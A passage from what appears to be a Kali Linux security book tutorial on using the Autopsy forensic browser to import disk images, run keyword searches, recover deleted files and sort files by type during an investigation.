
Once this is run, you will see the following page. This shows the details of the import, the hash value of the import, and the evidence locker image name. Note that you have the ability to add another image by clicking on the **ADD IMAGE** button. This will take you back through the same steps to import another image to the same Case. If you have only one image, then click **OK** to continue:




Once all your images are added and you have clicked **OK**, you are brought to the `Gallery` page:




Clicking on the **details** link will get you a page showing the details of the imported image. You are also given an **EXTRACT STRINGS** button. On the first setup of an image, you will want to run this. It will take a while, but it will speed up your searches:



If you have clicked the **EXTRACT STRINGS** button, you will see the following screen:




Once this is run, you'll see the results. Clicking **Image Details** gives you a page with the images details. The `Keyword Search` link takes you to the search page:



After clicking the Keyword page, you can use regular expressions to search the sectors for data in either in ASCII or Hex. Previous searches and default searches are listed as buttons near the bottom of the page:


If we run a search for `password =`, we get the following result. We have clicked one of the links in the left-hand column. The info pane shows that we have pulled up a configuration file for the IIS email service:




In our next example, we will use an actual hard disk image from a Windows 7 machine. In this example, you can see that we have basically mounted the file system, and have a file tree to work with. Using this method, we have a lot more search tools, including the ability to recover deleted files.

First we set up a new case as we did in the previous example, right up to where we **Add a New Image**. This time, we pick **partition** instead of **disk**, as we did in the previous example.


As seen in the following, first enter the path to the disk image. Then click the **Partition** and the **Symlink** radio buttons and click **NEXT** button:




This time we are going to ignore calculating a hash for the image to save you from reviewing the hashing process, and to save time in the exercise. Do not skip this step if you are processing real physical evidence. Note that this time we have a section where we set a mount point, and set the file system type to NTFS in the drop-down box. By default, the mount point set is C; if this was a different drive on the original machine, change it to match the original drive set up:




After clicking the **ADD** button we get the following page. Clicking **OK** will start the testing of the partition:



Clicking the **ANALYZE** button starts the process and sets up the symlink table:




You get an instruction page asking how you want to analyze the disk. Pick **FILE ANALYSIS**:




This brings you to the `File Browsing` page. We haven't searched yet, so the content area is empty. To the left, we have three ways to browse the disk. The first section you can view by naming a directory to browse, by entering the name of the directory in the text files and clicking `VIEW`. Next, you can search the whole disk for files containing the results of a regular expression search. The third section you can browse for deleted files, and in the last you can expand the disk to see all the directories on the disk.


First, let's look for deleted files by clicking the **ALL DELETED FILES** button:




After clicking the **ALL DELETED FILES** button, Autopsy runs a search of deleted data. By clicking the link, the raw data of the file shows in the window below the file tree. Bear in mind this is deleted data, so some information in these files could be corrupted:



By clicking the **EXPAND DIRECTORIES** button, we see the file tree of the partition. As you can see in the following example, hidden system directories can be seen and viewed. Deleted information is shown in red:




Below, we are going into the `C:\Users` directory and pulling a file's information. Going into the `Users` directory, we find an account called whalton. Going into this account, we find the working data for this book:



When you click the **Report** link, Autopsy generates a report on the file, which includes hidden system metadata. Using the **Export** link, this report can be exported for later use in a report.


By clicking the **FILE TYPE** button we can view by file types. Using this, you can sort the image and pull a copy of the sorted files to a directory on the Kali machine. You can also set it to just pull images, and save them as thumbnail images. Since we are using a small VM, and inspecting a disk dump from a real laptop, we won't have room to make a copy of the sorted files. In an investigation, you would want to do this so that you can search the copied files without really touching the disk image in evidence. The same is true when using the photo image tool.

Click the **OK** button, and Autopsy starts to analyze and sort the files by file types. This will take a while. Time for more coffee:




The following image shows the filetype analysis running:

